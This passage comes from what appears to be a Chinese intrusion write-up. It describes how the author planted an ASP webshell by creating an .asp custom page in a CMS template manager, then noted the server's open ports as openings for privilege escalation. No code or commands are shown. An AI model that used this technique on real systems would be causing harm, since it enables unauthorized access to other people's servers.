


图15




图16

这里最有效的方法就是切换到“标签”版块中点击“自定义页面管理”，如图16，然后新建一个页面，在“单页模板地址”

中选择一个模板，其它的任意填写，在“生成文件名称”中输入一个以.asp结尾的文件名，并在下面的空白区域输入我们大马的代码，如图17，然后点击“确定增加”。

在返回的页面中点击新增的模板后面的“预览页面”，如图18，就能得到我们期待已久的webshell，如图19。现在大家对比一下真实的webshell与图15中的假webshell，它们标题上面的IP地址都是不相同的。我在webshell中查询了一下服务器的信息，发现开启了21、1433、3306、3389等重要端口，如图20，看来提权还是相当有希望的，至此整个入侵过程到此结束！




图17




图18




图19




图20

五、最后总结

此次入侵并没有什么技术含量，只是通过得到一个数据库然后逐步社工并最终取得了webshell，同时也可以看出社工在入侵时所起的重要作用。还是那句老话：“遇到问题切勿放弃，要勇于去解决